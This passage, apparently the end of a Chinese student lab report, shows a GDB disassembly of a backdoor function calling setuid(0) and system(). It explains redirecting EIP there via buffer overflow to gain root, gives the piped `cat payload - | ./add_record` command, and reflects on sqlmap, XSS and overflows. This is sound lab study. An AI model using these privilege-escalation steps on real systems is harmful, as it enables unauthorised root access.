   0x0804867d <+7>:     call   0x80485b0 <__x86.get_pc_thunk.b
   0x08048682 <+12>:    add    ebx,0x16c6
   0x08048688 <+18>:    sub    esp,0xc
   0x0804868b <+21>:    push   0x0
   0x0804868d <+23>:    call   0x8048530 <setuid@plt>
   0x08048692 <+28>:    add    esp,0x10
   0x08048695 <+31>:    sub    esp,0xc
   0x08048698 <+34>:    lea    eax,[ebx-0x13f8]
   0x0804869e <+40>:    push   eax
   0x0804869f <+41>:    call   0x80484f0 <system@plt>
   0x080486a4 <+46>:    add    esp,0x10
   0x080486a7 <+49>:    nop
   0x080486a8 <+50>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080486ab <+53>:    leave
   0x080486ac <+54>:    ret
End of assembler dump.
```

因此，考虑使用缓冲区溢出，将`eip`改为`backdoor`函数的地址就可以提权到`root`了

三、实验结果

成功提权到`root`



四、实验中遇到的问题及解决方案

1. 在最后使用`cat payload - | ./add_record`没有加上`-`，导致无法正常运行：/bin/bash在标准输入打开的前提下才能正常运行，这里用-可以保持输入流打开并通过管道符传给子进程的bash。

五、实验启示

本次实验共计用时三个半小时。

通过本次实验，我对网络安全攻防技术有了更深入的理解。在SQL注入方面，我学到了如何利用`sqlmap`这一自动化工具进行漏洞检测与利用，学会了基础的命令行参数配置，通过实际测试，认识到参数化查询和输入验证的重要性。

另外初步了解了XSS，知道其分为反射型、存储型和DOM型三种类型，并通过实践认识到XSS不仅可以窃取用户Cookie和会话信息，还能通过构造恶意载荷进行页面重定向、键盘记录等更深层次的攻击。

我还初步认识到缓冲区溢出漏洞的严重性，理解了其成因在于程序未对输入数据进行长度检查，导致覆盖相邻内存区域。通过简单的示例实验，我看到了如何通过精心构造的输入数据改写返回地址，执行任意代码，甚至获取系统控制权限。

此外，本次实验让我初步接触了`pwn`领域，知道了`pwn`的强大功能。通过实践，我了解了`pwn`技术在缓冲区溢出利用的使用。学会了如何使用GDB分析程序漏洞，如何编写Exploit代码，以及如何利用漏洞获取shell权限。